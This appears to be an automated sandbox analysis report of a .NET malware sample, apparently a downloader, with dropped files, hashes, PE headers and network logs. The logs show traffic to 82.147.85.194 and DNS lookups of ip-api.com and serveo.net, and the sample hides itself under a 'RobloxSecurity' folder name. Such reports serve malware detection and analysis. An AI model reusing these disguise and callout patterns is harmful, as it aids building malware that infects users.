Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Ve rsion=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\920e3d1d70447c3c10e69e6df07665 68\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\8b2c1203fd20aea8260bfbc518004720\System.Core.ni.dll",0..3 ,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Conf iguration\2192b0d5aa4aa14486ae08118d3b9fcc\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c56193 4e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\2062ed810929ec0e33254c02

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	2240

Entropy (8bit):	5.379131272179432
Encrypted:	false
SSDEEP:	48:ZWSU4y4RQmFoUeWmfgZ9tK8NPP8m7u1iMugei/ZPUyuE:ZLHyIFKL3IZ2KHVOugsE
MD5:	BAE959C907A8BF1C9DA9D7779AEAB956
SHA1:	7A5EF77FF6B9A251B38EA7284D14F31CE1F72D41
SHA-256:	DB9E2A6D8EF4584F7B714716AA2637B2CFD3B8F55939CFE15B0EE3DAD61D7E80
SHA-512:	362F8BD77889F4C6F1786B88E0AAF095174CCCD831B5BC4886659A6D3DB6693C13E17A97674B0A510A5820CAA0C6C59DD9578508920399096 1B9DFF9169900C3
Malicious:	false
Preview:	@...e.....@.....P.....1]...E.....j.....(.Microsoft.PowerShell.Commands.ManagementH.....o..b~.D.poM..... .Microsoft.PowerShell.ConsoleHost0.....C.I]..7.s.....System..4.....D...{..|f.....System.Core.D.....4..7..D.#V.....System.Management.AutomationL.....*gQ?O.. ...x5.....#.Microsoft.Management.Infrastructure.<.....t.,.lG....M.....System.Management...@.....z.U..G...5.f.1.....System.DirectoryServices4..... %...K... .....System.Xml..8.....1...L..U;V.<}.....System.Numerics.4.....@.[8]'.\.....System.Data.<.....i..VdqF...|.....System.ConfigurationH... .....WY..2.M.&..g*(g.....Microsoft.PowerShell.Security...<.....V.}...@...i.....System.Transactions.P.....8..{...@.e..."4.....%.Microsoft.PowerShell.Com

C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe

Process:	C:\Users\user\AppData\Local\Temp\vkefq4cv.oil.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	131528
Entropy (8bit):	5.587236079192015
Encrypted:	false
SSDEEP:	3072:UsziYfIDSuI4Z49b1KACKvCfGZ4sYRuRnsqlEr:UsvESS4Z49b1bSG2snm
MD5:	869F82DF0992DC2F5155D8F69FD1C9CF
SHA1:	5B48D32ACA1F7705C03E2BD592F68A2B9C9A7A22
SHA-256:	D77412B72A893EE96E82D7EFBD9FC2612176DA00DF5EBC066C13C303F558BCC9
SHA-512:	B0F0E7F6354B64CAC887600690531BA93F8AEB79E746FB9848C5F16F09931E3D8B5C2AD2A617FB9C978020450B4F717F9485D468B9C6098E6F319A59B26FAD19
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_GenericDownloader_1, Description: Yara detected Generic Downloader, Source: C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe, Author: Joe Security
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....[.....".0..... .....@.. .....@..... ..`.....L...O.....8.....'... ..... ..... ..H.....text..... ..... ..`.rsrc...8.....@..@.reloc..... .....@..B.....H.....X.....5.....PK.....5...P...n...w...{..... |.....8...K.....[.....".#...&...'.....=.....F.....8.....2...p...s...a..... ...#...'...+...c...i...i...i...i..PK.....PK.....PK.....PK..F...o .....(r....*".(s....*.s,..... ..*.(&....*~(....ou....!...~!...(3....".

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2h200bfl.rmg.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jghiq33d.kjq.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D

SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mc5dlpdd.are.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_nt4c2ncj.tfe.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp\hahahahaha.txt

Process:	C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	120
Entropy (8bit):	4.564485170699406
Encrypted:	false
SSDEEP:	3:BOzReCWAMb7iDRVivmiurQlyrWRYAdMKq8QFKxrg5bvn:UaXiDRAYrQlyrKKv6c5bvn
MD5:	E10E8583FFEE40E89FEF7419CC14ADA4
SHA1:	1D97614F6E46CB7B87F96740E9C315931BDAF222
SHA-256:	615581F4791B9D308FDC033455A8E2F22A01CE236C185908652B8B0A93CFF589
SHA-512:	6139701FA1C1B937611500F4875CB000E03FDA04732BA6F7B0BA074E7FA2AFDCC8970A6C326B8754F9E1C87BE56E2DDF1293F957B6EA9C07228E062936B06AAD
Malicious:	false
Preview:	Failed to listen on prefix 'http://127.0.0.1:6787/' because it conflicts with an existing registration on the machine...

C:\Users\user\AppData\Local\Temp\vkefq4cv.oil.exe

Process:	C:\Users\user\Desktop\jqOHOuPMJP.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	131528
Entropy (8bit):	5.587236079192015
Encrypted:	false

SSDEEP:	3072:UsziYfIDSul4Z49b1KACKvCfGZ4sYRuRnsqlEr:UsvESS4Z49b1bSG2snm
MD5:	869F82DF0992DC2F5155D8F69FD1C9CF
SHA1:	5B48D32ACA1F7705C03E2BD592F68A2B9C9A7A22
SHA-256:	D77412B72A893EE96E82D7EFBD9FC2612176DA00DF5EBC066C13C303F558BCC9
SHA-512:	B0F0E7F6354B64CAC887600690531BA93F8AEB79E746FB9848C5F16F09931E3D8B5C2AD2A617FB9C978020450B4F717F9485D468B9C6098E6F319A59B26FAD19
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_GenericDownloader_1, Description: Yara detected Generic Downloader, Source: C:\Users\user\AppData\Local\Temp\vkefq4cv.oil.exe, Author: Joe Security
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....[.....".."...0..... .....@.. .....@..... ..`.....L...O.....8.....'... ..... ..... ..H.....text..... ..... ..`.rsrc...8.....@..@.reloc..... .....@..B.....H.....X.....5.....PK.....5...P...n...w...{..... |.....8...K.....[.....".."...#...&...'.....=.....F.....8.....2...p...s...a..... ...#...'...+...c...i...i...i...i..PK.....PK.....PK.....PK..F...o .....(r....*".(s....*.s,..... ..*.(&....*~(....ou....!...~!...(3....".

C:\Windows\appcompat\Programs\Amcache.hve	
Process:	C:\Windows\System32\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	1835008
Entropy (8bit):	4.466124802594884
Encrypted:	false
SSDEEP:	6144:lIXfpi67eLPU9skLmb0b44WSPKaJG8nAgejZMMhA2gX4WABl0uNEdwBCswSbA:GXD944WlLZMM6YFHq+A
MD5:	0B41F0D1011D6FFA013E52F811F4F71B
SHA1:	61D222828FC0895D776ABE64598659C31B038EFA
SHA-256:	550D698638F5585C2C5605D7BF1D8D2D6CB51795D62A084A5FC1B5B69D4AED55
SHA-512:	919455EED658B8532490C95E7A333186D1B69E0636F1339834DE431CD2E132D2E5B9644570A46563326EE33E46E74A036C516A9D5834AA3C7C05DC70173DCE86
Malicious:	false
Preview:	regf6...6....\.Z..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e....c...b...#.....c...b...#.....c...b...#.....rmtm...?4\..... .....4..... .....

\Device\Null	
Process:	C:\Windows\System32\timeout.exe
File Type:	ASCII text, with CRLF line terminators, with overstriking
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.41440934524794
Encrypted:	false
SSDEEP:	3:hYFqdLGAR+mQRKVxLZXt0sn:hYFqGaNZKsn
MD5:	3DD7DD37C304E70A7316FE43B69F421F
SHA1:	A3754CFC33E9CA729444A95E95BCB53384CB51E4
SHA-256:	4FA27CE1D904EA973430ADC99062DCF4BAB386A19AB0F8D9A4185FA99067F3AA
SHA-512:	713533E973CF0FD359AC7DB22B1399392C86D9FD1E715248F5724AAFBBF0EEB5EAC0289A0E892167EB559BE976C2AD0A0A0D8EFC407FFAF5B3C3A32AA9A0A AA4
Malicious:	false
Preview:	..Waiting for 3 seconds, press a key to continue ....2.1.0..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	5.261474995854771
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	jqOHOuPMJP.exe

File size:	14'336 bytes
MD5:	7e9a93c69aecfc2bbda9470fbd4556db
SHA1:	ab0e810472a897affac1a761b49595939f6897a9
SHA256:	82e68bb4f56181a0b2458f2861aa7b5fa1bb0f4ce30907d579c3b92707ef2647
SHA512:	59abfa455c148c88959f992864de627857e950d9abb36b49efd979da4139a50847932d9577d658d0d793802ef5a6f6b91520440af2ff983dbf04126cf909d342
SSDEEP:	384:1R8wtU1eai/zbM/XygkxOu6cyhLWi1fXlSW:1eCU1vi7blHhyhiij
TLSH:	2F522C3577E49637CABE0E7649B253404375EA068822DFDD2CC8600D5DD3B868562FB7
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L.....A..........."...0..............M... ...`....@.. ....................................`................................

File Icon

Icon Hash:	90cecece8e8eb0

Static PE Info

General

Entrypoint:	0x404d16
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	HIGH_ENTROPY_VA, DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x8F4114C5 [Wed Feb 28 05:04:05 2046 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x4cc1	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x6000	0x59c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x8000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x4c3c	0x38	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	MD5	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x2d1c	0x2e00	6a50215a4de9009c9822c87b3aefe82a	False	0.5207201086956522	data	5.580839345941778	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0x6000	0x59c	0x600	32791b53ec0675637a2192fac6511faa	False	0.4166666666666667	data	4.030670859022482	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x8000	0xc	0x200	6136f169555e82248bf6cc07cc9f65cc	False	0.044921875	data	0.08153941234324169	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources


Name	RVA	Size	Type	Language	Country	ZLIB Complexity
RT_VERSION	0x6090	0x30c	data			0.4358974358974359
RT_MANIFEST	0x63ac	0x1ea	XML 1.0 document, Unicode text, UTF-8 (with BOM) text, with CRLF line terminators			0.5489795918367347

Imports

DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 10, 2024 16:17:08.365370989 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:08.642452955 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:08.642586946 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:08.643671036 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:08.921837091 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:08.921875000 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:08.921915054 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:08.921937943 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:08.921937943 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:08.921962976 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:08.921992064 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:08.921998024 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:08.922015905 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:08.922038078 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:08.922040939 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:08.922065973 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:08.922085047 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:08.922091961 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:08.922133923 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.198327065 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.198416948 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.198472023 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.198520899 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.198577881 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.198628902 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.198632002 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.198632956 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.198682070 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.198738098 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.198787928 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.198803902 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.198803902 CET	49729	80	192.168.2.4	82.147.85.194

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 10, 2024 16:17:09.198865891 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.198925018 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.198980093 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.199033022 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.199038029 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.199038029 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.199084997 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.199136972 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.199139118 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.199191093 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.199239969 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.199240923 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.199291945 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.199342966 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.199343920 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.199394941 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.199445009 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.475084066 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475115061 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475151062 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475173950 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475181103 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.475197077 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475224972 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.475228071 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475249052 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475274086 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.475277901 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475301981 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475325108 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.475327015 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475348949 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475374937 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.475375891 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475399017 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475419998 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475420952 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.475449085 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475465059 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.475474119 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475497007 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475517035 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475517035 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.475543976 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475560904 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.475565910 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475589991 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475611925 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475621939 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.475636005 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475657940 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.475658894 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475682020 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475706100 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475714922 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.475728989 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475750923 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475752115 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.475775003 CET	80	49729	82.147.85.194	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 10, 2024 16:17:09.475795984 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.475797892 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475821018 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475841045 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475841999 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.475867987 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475888014 CET	49729	80	192.168.2.4	82.147.85.194
Feb 10, 2024 16:17:09.475891113 CET	80	49729	82.147.85.194	192.168.2.4
Feb 10, 2024 16:17:09.475914001 CET	80	49729	82.147.85.194	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 10, 2024 16:17:17.405252934 CET	51954	53	192.168.2.4	1.1.1.1
Feb 10, 2024 16:17:17.523276091 CET	53	51954	1.1.1.1	192.168.2.4
Feb 10, 2024 16:17:18.442881107 CET	58800	53	192.168.2.4	1.1.1.1
Feb 10, 2024 16:17:18.678560972 CET	53	58800	1.1.1.1	192.168.2.4
Feb 10, 2024 16:17:19.532113075 CET	52616	53	192.168.2.4	1.1.1.1
Feb 10, 2024 16:17:19.649746895 CET	53	52616	1.1.1.1	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Feb 10, 2024 16:17:17.405252934 CET	192.168.2.4	1.1.1.1	0xc02b	Standard query (0)	ip-api.com	A (IP address)	IN (0x0001)	false
Feb 10, 2024 16:17:18.442881107 CET	192.168.2.4	1.1.1.1	0xd06d	Standard query (0)	serveo.net	A (IP address)	IN (0x0001)	false
